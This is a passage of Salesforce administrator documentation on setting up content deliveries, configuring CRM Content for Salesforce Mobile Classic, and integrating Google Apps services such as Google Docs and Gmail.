Create content deliveries from the Content Deliveries related list on most Salesforce objects. Salesforce CRM Content users can also create a content delivery from the content details page or the Related Content related list.

1. From Setup, enter *Content Deliveries* in the Quick Find box, then select **Content Deliveries** and enable Enable Creation of Content Deliveries for

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To enable or disable content deliveries:
- "Customize Application"

`Salesforce Files`If you don't have access to the Content Deliveries feature, contact Salesforce Customer Support to activate it.

2. Choose a default option for content-delivery passwords. Because content-delivery URLs can be sent to leads, customers, or any unauthenticated user, Salesforce recommends requiring password protection if your users will send confidential documents via content delivery. The options below allow you to select an organization-wide default for content-delivery password protection.
   - **Password protection is optional and defaults to OFF**—If this option is selected, users can choose to require a password when they create a content delivery, but the `Require Password to Access Content` field on the create-delivery wizard is not checked by default.
   - **Password protection is optional and defaults to ON**—If this option is selected, the `Require Password to Access Content` field on the create delivery wizard is checked by default. Users can uncheck the option if they do not want to require a password.
   - **Password protection is required**—If this option is selected, a password is generated each time a content delivery is created. Users cannot opt out of the password requirement.

   Note:
   - If you choose to require a password, users who create a content delivery will receive a password when the delivery is generated; users must send the password and the delivery URL to delivery recipients. Delivery recipients are prompted for the password when they click the content delivery URL.
   - Content delivery passwords display with the content-delivery URL when the delivery is created. You can also access the password on the delivery detail page for the life of the content delivery.

When content delivery is enabled, all users should add the Content Deliveries related list to their page layouts for leads, business accounts, contacts, opportunities, cases, campaigns, or custom objects. All Salesforce CRM Content users will see a **Deliver Content** option on each content details page.

Implementation Tips

- To ensure quality of service, the total number of content-delivery views allowed within a 24-hour period is limited to 20,000. Also, the amount of bandwidth allocated to content deliveries is limited to 10 GB within a 24-hour period. If a recipient tries to view a delivery when a rate limit has been exceeded, a notification displays that asks the viewer to try again later. Salesforce may be able to increase rate limits on an exception basis. For more information, contact your sales representative.
- When you create a content delivery, Salesforce copies the original file and creates a new version of that file specifically for online viewing. Note the following information concerning supported file types:
  - Microsoft® Office 97 through Microsoft Office 2007 Word, Excel, and PowerPoint files are supported for online views.
  - Adobe® PDF files are supported for online views, but copy-protected PDFs are not.
  - JPG, BMP, GIF, and PNG are supported for online views.
  - Any document over 25 MB is not supported for online views.

  You can create a content delivery with any file type, but if the file type is not supported for online viewing, your recipient can only download the document in its original file format.
- Always preview your content delivery before sending the URL to recipients. In some cases, formatting in the original file, such as colors and non-standard fonts, may not display properly in the online version. If you are not happy with the quality of the online version, the content delivery wizard gives you the option of making your content available for download in its original file format.
- Content deliveries require Adobe Flash version 9.0.115. If a recipient does not have Flash installed, a download option displays.
- Customer Portal and partner portal users cannot create content deliveries.
- Only the creator of a content delivery can delete the delivery record or edit details such as the expiration date.

- Each time a content delivery's URL is clicked, Salesforce records the click as one view and distinguishes between internal and external views. An internal view is a view by a Salesforce user, for example, clicking the delivery URL on the delivery detail page or the View option on the Content Deliveries related list is an internal view. The Content Deliveries related list provides a count of all views for each delivery. Open the delivery details page to see information about a specific view.

  Note: For password-protected content deliveries, a view is recorded when the recipient clicks on the delivery URL regardless of whether he or she enters the password and views the delivery.

- Salesforce CRM Content users can deliver content from shared libraries or a personal library.

Best Practices

- After creating a content delivery, always preview it before sending the URL to your recipients to ensure that the formatting in the original file displays properly in the online version. For example, colors and non-standard fonts may not display properly in the preview player. If you are not happy with the quality of the online version, click **Previous** and choose to make your content available in its original file format or as a PDF file only. Your recipients will be able to download the file, and you can track whether the file was downloaded on the delivery detail page.
- Animation and timings in PowerPoint files are not supported in the content delivery's online version. Hyperlinks in all file types are also unsupported. See the implementation tips for a complete list of supported file types.
- If you are a Salesforce CRM Content user and want recipients of your content delivery to always see the latest version of a file rather than the version available on the delivery-creation date, open the delivery detail page and click **Edit**. Select the `Content Delivery Opens Latest Version` checkbox.
- If you select `Notify Me of First View or Download`, you will receive an email when the content delivery is viewed for the first time.

Storage Implications

In Salesforce CRM Content, file storage is consumed when content is published to shared libraries or saved to a private library. Creating content deliveries does not have an additional affect on storage limits, but users who frequently upload files to their personal libraries for the purpose of content delivery should consider their organization's file-storage limits. Administrators can use reporting to identify which users are consuming the most storage and which files are largest in size.

For non-Salesforce CRM Content users, file storage is consumed each time a content delivery is created. Once uploaded to Salesforce, a file cannot be reused for multiple content deliveries. Creating multiple content deliveries with the same file requires uploading the file each time. Deleting a content delivery deletes the source file in Salesforce, thus increasing file-storage space.

SEE ALSO:

Set Up Salesforce CRM Content

Content Delivery Fields

Content Delivery Fields

The following table provides a description of the fields (in alphabetical order) that make up a content delivery. These fields are located on the create-delivery wizard, the Content Deliveries related list, or the delivery details page.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Salesforce CRM Content available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Allow Recipient to View in the Browser`	If checked, the content delivery can be viewed online in a custom Web page. On the delivery details page, this field is labeled `Allow View in the Browser`.
`Allow Recipient to Download as PDF`	If checked, the content delivery converts Microsoft® Word, Excel, and PowerPoint files into PDF files and gives the recipient the option of downloading the PDF. If the file you uploaded was not a PDF, Word, Excel, or PowerPoint file, this option does not appear in the create-delivery wizard. On the delivery details page, this field is labeled `Allow Download as PDF`.
`Allow Download in Original Format`	If checked, the content delivery allows recipients to download the original file. In the create-delivery wizard, this field is called `Allow Recipient to Download as [file type]` where *`[file type]`* is the original file's file type, such as .ppt, .pdf, or .doc.
`Author`	For Salesforce CRM Content files, the user who published the file. (Read only)
`Content Delivery Name`	The name assigned to the content delivery. By default, the `Content Delivery Name` includes the file name and the creation date.
`Content Delivery Opens Latest Version`	For Salesforce CRM Content files, this flag indicates that the recipient of a content delivery sees the most current version of a file. For example, if a file is updated between the delivery-creation date and today's date, a recipient who views the delivery today sees the newest version.
`Content Delivery Expires`	A flag that indicates whether access to the content delivery will expire on the expiration date. In the create-delivery wizard, this flag corresponds to the checkbox next to the `Remove access to content on` field.

Field	Description
`Created By`	The user who created the content delivery, including creation date and time. (Read only)
`Description`	For Salesforce CRM Content files, the description provided when the file was published. (Read only)
`Expiration Date`	The date on which the content delivery can no longer be viewed. In the create-delivery wizard, this is the date entered in the `Remove Access to Content on` field.
`File Downloaded`	A flag that indicates whether a file in the content delivery was downloaded. For example, if a content delivery includes options to view the content in the browser, download the content in its original file format, and download the content as a PDF file, this flag is checked if the recipient downloads the original file or the PDF file. (Read only)
`Internal View`	A flag that indicates whether a Salesforce user viewed the content delivery. A view is considered internal if the user opens the delivery URL from within Salesforce, for example by clicking **View** on the Content Deliveries related list or clicking the delivery URL on the delivery detail page. If the user copies the URL and pastes it into his or her browser, the view is considered external. (Read only)
`Last Modified By`	The user who last modified the content delivery, including modification date and time. (Read only)
`Last Viewed`	The date and time on which the content delivery was last viewed. A view is one click of the content-delivery URL. (Read only)
`Notify Me of First View or Download`	If checked, the user who created the content delivery receives an email notification the first time the content delivery URL is clicked.
`Owner Name`	The user who owns the content delivery. (Read only)
`Related To`	The record that the content delivery is associated with, such as an account, opportunity, or custom object. Users with sharing access to the record can click it to view more details.
`Require Password to Access Content`	If checked, the recipient must enter the provided password before viewing the content delivery. The password appears when the content delivery is generated and for the life of the delivery on the delivery detail page.
`Title`	For Salesforce CRM Content files, the title of the file included in the content delivery. (Read only)

Field	Description
`View Count`	Total number of views for the content delivery, including internal and external. (Read only)

SEE ALSO:

Set Up Content Deliveries

Set Up Salesforce CRM Content for Salesforce Mobile Classic

Note the following about how Salesforce CRM Content is implemented in Salesforce Mobile Classic:

- Content record information is synchronized to the device; however, the files associated with the content records are not. This allows users to deliver content from the app even when a file is too large to be downloaded to a mobile device.
- Users can't search for a specific piece of content in the app. They can only share the content available on the Content tab, which is automatically synchronized to their device based on the filters in their assigned mobile configuration.
- Users can't view a list of their subscribed content in the app. They also can't filter the list of records on the Content tab based on a particular library.
- While users can preview and share content from the app, they can't update the file associated with a content record. If they have the required permissions, they can edit the fields on the content detail page.
- Users must have a data connection to preview and deliver content. Without a data connection, they can only view the content detail page.
- Content in Salesforce Mobile Classic is only supported on iPhone devices.
- You can't block mobile permissions for the content object. Currently, the content object in Salesforce Mobile Classic is read-only.
- You can't edit the mobile page layout for the content object. The content detail page in the app is hard-coded to display only a few fields.

To set up Content for a Salesforce Mobile Classic configuration:

1. From Setup, enter *`Salesforce Classic Configurations`* in the `Quick Find` box, then select **Salesforce Classic Configurations**, and then click the name of a mobile configuration.
2. In the Data Sets related list, click **Edit**.
3. Click **Add...**.
4. In the popup window, select Content, then click **OK**.
5. Use field filters to specify which content records are synchronized.

   Because users can't search for content in the Salesforce Mobile Classic app, it's essential to set up filters that make important content available on the device. You can't create filters based on libraries or subscriptions, but here are a few options for setting up useful filter conditions:

   - **Date:** Filter on the `Last Modified Date`, `Content Modified Date`, or `Created Date` fields. Use special date values like LAST 90 DAYS or LAST 180 DAYS to ensure that recently updated content records are synchronized.
   - **Owner:** Filter on the author if certain people in your organization are responsible for publishing content.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic configurations:

- "View Setup and Configuration"

To create, change, or delete Salesforce Mobile Classic data sets:

- "Manage Mobile Configurations"

- **File Type:** Filter on certain types of documents. For example, your opportunity team might generally be interested in presentations or PDF documents.
- **Custom Fields:** If you created custom content fields that help you categorize your content, filter on the custom fields. For example, if you built a `Functional Use` field with picklist values, you could set up a filter condition where `Functional Use` equals *`Sales`*.

6. Optionally, prevent content records from consuming all the memory on a mobile device by selecting the second radio button under Set Max Record Limit and entering the maximum number of content records this configuration can transfer to mobile devices. Use the Order By and Sort drop-down lists to specify which records are synchronized if the data size limit for your mobile configuration is exceeded.
7. Click **Done**.

SEE ALSO:

Setting Up Salesforce Mobile Classic

Set Up Salesforce CRM Content

Google Apps

Enable Google apps like Google Docs, Gmail, and Google-related AppExchange apps—customized for use within Salesforce.

Get Started with Salesforce and Google Apps

Get Started With Salesforce and Google Apps Supported

Set Up Google Apps in Salesforce

Create Google Apps Accounts

Activate Google Docs in Salesforce

Gmail™ in Salesforce
Integrate Gmail with Salesforce.

Use Google Talk in Salesforce

Get Started with Salesforce and Google Apps

Note: Not all Google Apps features are available in Lightning Experience. The features that are available may not look the same as they do in Salesforce Classic.

Google Apps is a suite of on-demand communication and collaboration services hosted by Google and designed for business users. If your organization has a Google Apps account, Salesforce administrators can enable Google Docs, Gmail, and a host of Google-related AppExchange apps—customized for use within Salesforce.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To view and modify Google Apps domain settings:
- "Customize Application"

To activate or deactivate Google Apps services:
- "Customize Application"

To install or uninstall Force.com AppExchange packages:
- "Download AppExchange packages"

To export a list of users to Google to create Google Apps accounts:
- "Customize Application"

Step 1: Creating a Google Apps Account

Create a Google Apps account for your organization using one of the following methods:

- From Setup, enter *Google Apps* in the Quick Find box, select **Google Apps Settings**, and click **Sign Up** to launch the account-creation page on the Google website. You are prompted to register your organization's domain name or purchase a new domain name from Google. A domain is the portion of a website's URL that follows the "www." Follow Google's steps to configure your new or existing domain and set up your Google Apps account.
- If your organization purchased the Salesforce and Google Apps Supported feature, from Setup, enter *Premier Setup* in the Quick Find box, then select **Premier Setup** to create a new Google Apps Premier Edition account or upgrade your existing Standard Edition account to Premier Edition. For details, see Get Started With Salesforce and Google Apps Supported.

Note: Google Apps in Salesforce supports Google Apps business accounts but not consumer accounts. You can identify a consumer account by the "gmail.com" domain in an email address; for example, *myname*@gmail.com is a consumer account. The Google Apps domain you set up in Salesforce must be the domain you registered with Google for your organization; for example, *mycompany*.com is a business rather than consumer account.

Step 2: Configuring Google Apps Domain Settings

1. On the Google Apps Settings page in Salesforce, click **Edit**.
2. Choose a user for the Google Apps Administrative Contact field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.
3. Enter the Google Apps Domain that you registered with Google. For example, if your company's URL is http://www.acme.com and you created a Google Apps account for the acme.com domain, enter *acme.com* in the Google Apps Domain field.
4. Click **Save**.

Step 3: Activating Google Apps Services

1. In the Activate Google Apps Services section on the Google Apps Settings page, locate the Google Apps service(s) that you want to activate.
2. Click **Edit** or **Install** to activate a service. In the Action column, **Edit** corresponds to Google Apps services that are already integrated in Salesforce, and **Install** corresponds to uninstalled Force.com AppExchange apps. Integrated Google Apps services include:

- Add Google Docs to Salesforce
- Gmail to Salesforce
- Gmail Buttons and Links
- Google Talk Sidebar Component

  Important: Google Talk within Salesforce is no longer available. For alternative ways to use Google Talk, see the Google Talk online help.

For descriptions of the Google-related AppExchange apps, visit http://sites.force.com/appexchange.

Step 4: Creating Google Apps Users

Activating Google Apps services in Salesforce makes the services visible to all users in your organization, but a user cannot access a service unless he or she has a Google Apps account on your organization's domain. The Google Apps administrator registered with Google can create these additional accounts. For more information, see Create Google Apps Accounts.

SEE ALSO:

- Get Started With Salesforce and Google Apps Supported
- Set Up Google Apps in Salesforce
- Activate Google Docs in Salesforce
- Gmail™ in Salesforce

Get Started With Salesforce and Google Apps Supported

The Salesforce and Google Apps Supported feature includes a Google Apps Premier Edition account for your organization. In Salesforce, you can create that account or upgrade from an existing Google Apps Standard Edition account to Google Apps Premier Edition.

After you create a new Google Apps Premier Edition account or upgrade your existing Google Apps Standard Edition account in Salesforce, the Premier Setup page displays your organization's domain name, the number of Google Apps Premier Edition licenses available to your organization, and, if applicable, the status of your upgrade.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create a Google Apps Premier Edition account in Salesforce:

- "Customize Application"

  OR

  Google Apps Administrative Contact

To upgrade Google Apps Standard Edition to Google Apps Premier Edition in Salesforce:

- "Customize Application"

  OR

  Google Apps Administrative Contact

Creating a New Google Apps Premier Edition Account

If your organization does not have a Google Apps account, complete the following steps to register a Google Apps Premier Edition account and enable Salesforce and Google Apps:

1. From Setup, enter *Premier Setup* in the Quick Find box, then select **Premier Setup**.
2. Complete the fields in Column A:

Field	Description
Domain Name	Enter the domain that you want to register as your organization's Google Apps account. For example, if your company's URL is http://www.acme.com, enter *acme.com* as your Domain Name.
User Name	This value is used to create the Google Apps administrator for your organization's account. For example, if your Google Apps administrator will be jsmith@acme.com, enter *jsmith*. After your Google Apps account is created, you can log in with the User Name and Password and change this value if necessary.
First Name	This value is used to create the Google Apps administrator for your organization's account. After your Google Apps account is created, you can log in with the User Name and Password and change this value if necessary.
Last Name	This value is used to create the Google Apps administrator for your organization's account. After your Google Apps account is created, you can log in with the User Name and Password and change this value if necessary.
Email Address	This email address receives a confirmation notice when your Google Apps Premier

Field	Description
	Edition account is created. Google does not store this value for any other purpose.
`Password`	The Google Apps administrator can log in to Google Apps with this password.
`Confirm Password`	The Google Apps administrator can log in to Google Apps with this password.

3. Click **Create New Premier Account**.
4. To enable Salesforce and Google Apps, from Setup, enter *`Google Apps Settings`* in the `Quick Find` box, then select **Google Apps Settings**.
5. Choose a user for the `Google Apps Administrative Contact` field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.
6. Verify that the `Google Apps Domain` field contains the domain name you registered with Google.
7. Activate Google Apps services in Salesforce. For more information, see Activating Google Apps Services.
8. Create users for your organization's Google Apps account. For more information, see Create Google Apps Accounts.

Note: The number of Google Apps Premier Edition accounts you can create is limited to the number of licenses your organization purchased with the Salesforce and Google Apps Supported feature.

Upgrading to a Google Apps Premier Edition Account

Complete the following steps to upgrade your organization's existing Google Apps Standard Edition account to a Google Apps Premier Edition account.

1. From Setup, enter *`Premier Setup`* in the `Quick Find` box, then select **Premier Setup**.
2. Complete the fields in Column B:

Field	Description
`Domain Name`	The domain that you want to register as your organization's Google Apps Premier Edition account. If you already enabled Salesforce and Google Apps, this field is prepopulated with your organization's domain name.
`Google Apps Token`	The 16-digit token required to upgrade from Google Apps Standard Edition to Google Apps Premier Edition. Your organization's Google Apps administrator can access this information on the Google website. For more information, click **Retrieve Google Apps Token** in Column B.

3. Click **Upgrade Existing Account to Premier**.
4. To enable Salesforce and Google Apps, from Setup, enter *Google Apps Settings* in the Quick Find box, then select **Google Apps Settings**.
5. As needed, edit the Google Apps Administrative Contact field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.
6. Verify that the Google Apps Domain field contains the domain name you registered with Google.
7. As necessary, activate Google Apps services in Salesforce. For more information, see Activating Google Apps Services.
8. As necessary, create users for your organization's Google Apps account. For more information, see Create Google Apps Accounts.

   Note: The number of Google Apps Premier Edition accounts you can create is limited to the number of licenses your organization purchased with the Salesforce and Google Apps Supported feature.

SEE ALSO:

Get Started with Salesforce and Google Apps

Set Up Google Apps in Salesforce

Note: Not all Google Apps features are available in Lightning Experience. Those that are available may not look the same as they do in Salesforce Classic.

From Setup, enter *Google Apps Settings* in the Quick Find box, then select **Google Apps Settings** to edit your Google Apps domain settings, activate or deactivate Google Apps services in Salesforce, or install or uninstall Google-related Force.com AppExchange packages..

Important: You cannot use Salesforce and Google Apps until a Google Apps account has been created for your organization and your Google Apps domain settings are configured in Salesforce. For instructions on creating an account and configuring your domain settings, see Get Started with Salesforce and Google Apps on page 3873.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To edit Google Apps domain settings and activate or deactivate services:
- "Customize Application"

To install or uninstall AppExchange packages:
- "Download AppExchange packages"

Editing Google Apps Domain Settings

Domain settings consist of two values: the user chosen to administer your organization's Google Apps account and the domain your organization registered with Google. Both fields are required to enable Google Apps in Salesforce. To edit your domain settings:

1. In the Configure Google Apps Domain section, click **Edit**.
2. Optionally, choose a new user for the Google Apps Administrative Contact field. This person is the point of contact for Google Apps users in your organization; specifically, if a user cannot access a Google Apps service, he or she is directed to contact the Google Apps Administrative Contact. The Google Apps Administrative Contact does not need to be the same person who is registered as your organization's Google Apps administrator with Google, but only the Google Apps administrator can create new Google Apps users on your domain.
3. Optionally, modify the Google Apps Domain that is registered with Google for your organization's Google Apps account. Your Google Apps Domain is typically your company's domain; for example, acme.com.

Modifying Google Apps Services

This section lists Google Apps services that are integrated with Salesforce and also provides links to several Google-related Force.com AppExchange apps that can be easily installed from AppExchange.

To activate or deactivate an integrated service, click **Edit** next to the service name. These services include:

- Add Google Docs to Salesforce
- Gmail to Salesforce
- Gmail Buttons and Links
- Google Talk Sidebar Component

> **Important:** Google Talk within Salesforce is no longer available. For alternative ways to use Google Talk, see the Google Talk online help.

To install or uninstall an AppExchange app, click **Install** or **Uninstall** next to the appropriate name. To view all Google-related AppExchange offerings, visit http://sites.force.com/appexchange.

Implementation Tips

- For detailed information about Google Apps, refer to Google's online help.
- Google Apps in Salesforce is available for Google business accounts but not consumer accounts. You can identify a consumer account by the "gmail.com" domain in an email address; for example, *myname*@gmail.com is a consumer account. The Google Apps domain you set up in Salesforce must be the domain you registered with Google for your organization; for example, *mycompany*.com is a business rather than consumer account.
- After creating a Google Apps account for your organization, create Google Apps accounts for your Salesforce users. From Setup, enter *Users* in the `Quick Find` box, select **Users**, and then click **Export to Google Apps**.
- Notify users of their Google Apps usernames and passwords.
- Notify users about the changes they will see in Salesforce when Google Apps services are activated.
- To view all the Google apps available on Force.com AppExchange, visit http://sites.force.com/appexchange.
- By default, Google Apps users on your organization's domain can share Google docs with Google Apps accounts outside your domain. The control panel for your Google Apps account contains sharing settings that enable you to restrict document sharing to within your domain.
- When the Add Google Docs to Salesforce service is deactivated, Google docs cannot be accessed from Salesforce records, and any Google docs in users' Recycle Bins that were deleted from a record are permanently removed from Salesforce. If the Add Google Docs to Salesforce service is reactivated within 30 days, Google docs that were associated with Salesforce records before the deactivation are restored to their previous location. Deactivating the Add Google Docs to Salesforce service does not affect Google docs in Salesforce CRM Content libraries; deactivation does not remove Google docs associations in libraries and does not permanently delete Google docs in Recycle Bins.
- Customer Portal and partner portal users with access to the Contribute tab in Salesforce CRM Content can create new Google docs and associate existing Google docs to a Salesforce library. Portal users without access to Salesforce CRM Content can associate an existing Google doc to a record, but they cannot create new Google docs from within a record because they do not have access to the Google Docs, Notes, and Attachments related list in the portal. Portal users cannot use the **Add Google Doc to Salesforce** browser button.
- Customer Portal and partner portal users cannot access Gmail Buttons and Links.
- If your organization purchased the Salesforce for Google Apps Supported feature, see Get Started With Salesforce and Google Apps Supported on page 3875.

Best Practices

- Test your Google Apps integration using a sandbox or Developer Edition organization.
- Manage Google Apps users as you would Salesforce users. For example, if you deactivate a Salesforce user, also deactivate his or her Google Apps account in the control panel for your organization's Google Apps account. For information about administering your organization's Google Apps account, refer to Google's online help.
- To locate a Google doc quickly in Salesforce, search for the doc using search.

SEE ALSO:

Get Started with Salesforce and Google Apps

Create Google Apps Accounts

After creating a Google Apps account for your organization and enabling Google Apps in Salesforce, you can create Google Apps accounts for individual users. To access the Google Apps services that are enabled in Salesforce, each user needs a Google Apps account on the domain your organization registered with Google. An account includes a username and password that allow the user to log in to all Google Apps services.

Note: If your organization purchased Salesforce and Google Apps Supported, the number of Google Apps Premier Edition accounts you can create is limited to the number of licenses your organization purchased.

To export a list of users to Google and create Google Apps accounts for each user:

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. In the View drop-down list, choose a list of users.
3. Click **Export to Google Apps** to export all the users in the list. To export certain users only, select those users in the Action column.

   Note: If Google Apps is not enabled for your organization, the **Export to Google Apps** button does not display. To enable Google Apps in Salesforce, see Get Started with Salesforce and Google Apps on page 3873.

4. On the Export Users to Google Apps page, click the export file link that is labeled as Step 1. The name of the link depends on the list view you chose to export; for example, if you were viewing the All Users list, the link on the Export Users to Google Apps page is **All Users Export File**.
5. In the CSV spreadsheet that displays when click you the export link, provide a temporary password for each user. You can modify the `username`, `last name`, and `first name` fields for any user as needed. Google creates account names by adding your domain to the usernames in the spreadsheet; for example, if your domain is acme.com and the spreadsheet contains john.doe and jane.doe usernames, the Google Apps usernames are john.doe@acme.com and jane.doe@acme.com.
6. Save the spreadsheet to your computer.
7. Click the **Google Apps Bulk User Import Tool** link to launch the Bulk Account Update page for your organization's Google Apps account. If prompted, log in with your Google Apps administrator username. Only the user who is registered with Google as the administrator of your organization's account can create additional Google Apps accounts on your organization's domain.
8. Follow Google's instructions to import the data in the spreadsheet. The Google Apps administrator receives a confirmation report, and the user for each successfully created account receives a notification email at his or her new Gmail account..

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

Export users to Google:
- "Customize Application"

Create Google Apps accounts:
- Google Apps administrator

9. Notify users of their usernames and passwords. They will need this information to use any Google Apps service that is enabled in Salesforce.

SEE ALSO:

Get Started with Salesforce and Google Apps

Activate Google Docs in Salesforce

Note: Google Docs appear in Lightning Experience, but they switch to Salesforce Classic when clicked. The Add Google Doc button isn't available in Lightning Experience.

Important: After you activate a Google Apps service in Salesforce, it's visible to all your Salesforce users. To use these services, your users need Google Apps accounts on your domain. For more information, see Get Started with Salesforce and Google Apps.

Google Docs™ allows you to create on-demand documents, spreadsheets, and presentations, edit them in your browser, and work together in real time with other collaborators.

To activate or deactivate the Add Google Docs to Salesforce service:

1. From Setup, enter *Google Apps Settings* in the Quick Find box, then select **Google Apps Settings**.
2. Click **Edit** next to the Add Google Docs to Salesforce option in the Activate Google Apps Services list.
3. Select Activate.
4. Read and indicate whether you agree to the Terms of Use.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

Activating the Add Google Docs to Salesforce service:
- "Customize Application"

When the Add Google Docs to Salesforce service is enabled, the following changes allow users to create, edit, or view Google docs and associate them with Salesforce records:

- The Notes & Attachments related list on accounts, assets, contacts, contracts, leads, opportunities, products, and custom objects is renamed to Google Docs, Notes, & Attachments.
- The Attachments related list on cases, solutions, and campaigns is renamed to Google Docs & Attachments.
- If Salesforce CRM Content is enabled, the Libraries tab has an **Add Google Doc** drop-down list.

Users can also install the **Add Google Doc to Salesforce** browser button, which allows them to associate a Google doc to several Salesforce records or a Salesforce CRM Content library without being logged in to Salesforce.

Implementation Tips

- For information about Google Docs, refer to Google's online help.
- By default, Google Docs users on your domain can share their Google docs with Google Apps accounts outside your domain. The control panel in your Google Apps account contains sharing settings that enable you to restrict document sharing to users within your organization's domain.
- Customer Portal and partner portal users with access to the Contribute tab in Salesforce CRM Content can create new Google docs and associate existing Google docs to a Salesforce library. Portal users without access to Salesforce CRM Content can associate an existing Google doc to a record, but they cannot create new Google docs from within a record because they do not have access to the Google Docs, Notes, and Attachments related list in the portal. Portal users cannot use the **Add Google Doc to Salesforce** browser button.

- When the Add Google Docs to Salesforce service is deactivated, Google docs cannot be accessed from Salesforce records, and any Google docs in users' Recycle Bins that were deleted from a record are permanently removed from Salesforce. If the Add Google Docs to Salesforce service is reactivated within 30 days, Google docs that were associated with Salesforce records before the deactivation are restored to their previous location. Deactivating the Add Google Docs to Salesforce service does not affect Google docs in Salesforce CRM Content libraries; deactivation does not remove Google docs associations in libraries and does not permanently delete Google docs in Recycle Bins.
- The Add Google Docs to Salesforce service cannot be disabled for your organization if Google docs are referenced in Apex.
- Google docs count against data storage. For each Google doc associated with a record or library in Salesforce, two Kb of storage is used.

SEE ALSO:

Get Started with Salesforce and Google Apps

Gmail™ in Salesforce

Integrate Gmail with Salesforce.

Gmail to Salesforce available in: both Salesforce Classic and Lightning Experience
Gmail Buttons and Links available in: Salesforce Classic
Available in: **All** Editions except **Database.com**

USER PERMISSIONS

Activating Gmail in Salesforce:
- "Customize Application"

Note: If **Send Through Gmail** is turned on in Setup, the **Compose Gmail** button in Activity History on leads and contacts is available in Lightning Experience.

1. From Setup, enter *email* in the `Quick Find` box.
2. Select **Send Through External Email Services**.
3. Enable **Send Through Gmail**.

Important: After you activate a Google Apps service in Salesforce, it's visible to all your Salesforce users. To use these services, your users need Google Apps accounts on your domain. For more information, see Get Started with Salesforce and Google Apps.

Integrate Gmail with Salesforce in two ways

- Gmail to Salesforce
- Gmail Buttons and Links

Gmail to Salesforce

Gmail to Salesforce lets you log emails automatically. It also lets you log chats you send from your Gmail account as activities on leads, contacts, opportunities, and other records that support activity history. It's important to know that after you activate Gmail to Salesforce, you can't deactivate it.

To activate Gmail to Salesforce:

1. From Setup, enter *Email to Salesforce* in the `Quick Find` box, then select **Email to Salesforce**. Confirm that it's activated.
2. From Setup, enter *Google Apps Settings* in the `Quick Find` box, then select **Google Apps Settings**.

3. Set a Google Apps Administrative Contact and Google Apps Domain, then save your changes.

Gmail Buttons and Links

Gmail Buttons and Links adds **Gmail** links next to email fields on all records and adds **Compose Gmail** buttons in Activity History on leads and contacts. When you select a Gmail link or **Compose Gmail**, Salesforce automatically logs you in to your Gmail account and automatically populates the **To** field. If Gmail to Salesforce is activated, Salesforce also populates the **BCC** field with your Email to Salesforce address.

To activate Gmail Buttons and Links:

1. From Setup, enter *Google Apps* in the `Quick Find` box, then select **Google Apps Settings**.
2. In the Activate Google Apps Services list, click **Edit** next to Gmail Buttons and Links.
3. To activate Gmail Buttons and Links, select `Active`.
4. To add **Gmail** links next to all email fields (except email fields on pages under Setup), select `Gmail Links`
5. To add **Compose Gmail** buttons in Activity History on leads and contacts, select `Gmail Buttons`.
6. Read and indicate whether you agree to the Terms of Use.
7. Click **Save**.

Implementation Notes

If enable Gmail Buttons and Links without Gmail to Salesforce, you can still use the Gmail links on contacts and leads. But keep in mind that Salesforce doesn't log emails you send from your Gmail account. Salesforce also doesn't automatically populate the **BCC** field on the **Compose Mail** window with an Email to Salesforce address.

SEE ALSO:

Get Started with Salesforce and Google Apps

Google Online Help

Use Google Talk in Salesforce

Important: Google Talk within Salesforce is no longer available. For alternative ways to use Google Talk, see the Google Talk online help.

Deactivating Google Talk

To deactivate Google Talk in Salesforce:

1. From Setup, enter *Google Apps* in the `Quick Find` box, then select **Google Apps Settings**.
2. Click **Edit** next to the Google Talk Sidebar Component option in the Activate Google Apps Services list.
3. Deselect the `Active` checkbox.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

Activating or deactivating Google Talk:

- "Customize Application"

4. Click **Save**.

SEE ALSO:

Get Started with Salesforce and Google Apps

Other Resources

Need more info? Check out these tipsheets.

Tip Sheets

Tip Sheets

In addition to online help, Salesforce publishes printable documentation to help you learn about our features and successfully administer Salesforce.

Salesforce Communities

- *Set Up and Manage Communities*
- *Communities Managers Guide*
- *Migrating From Portals to Communities*

Salesforce CRM Content

- *Salesforce CRM Content Implementation Guide*

ANALYTICS

Wave Analytics

Salesforce Wave Analytics is a cloud-based platform for connecting data from multiple sources, creating interactive views of that data, and sharing those views in dashboards. It's a better way to distribute insight to business users so they can understand and take action on changing information.

Accelerate with Prebuilt Wave Apps	
The Sales Wave Analytics App	Trailhead: Sales Wave App
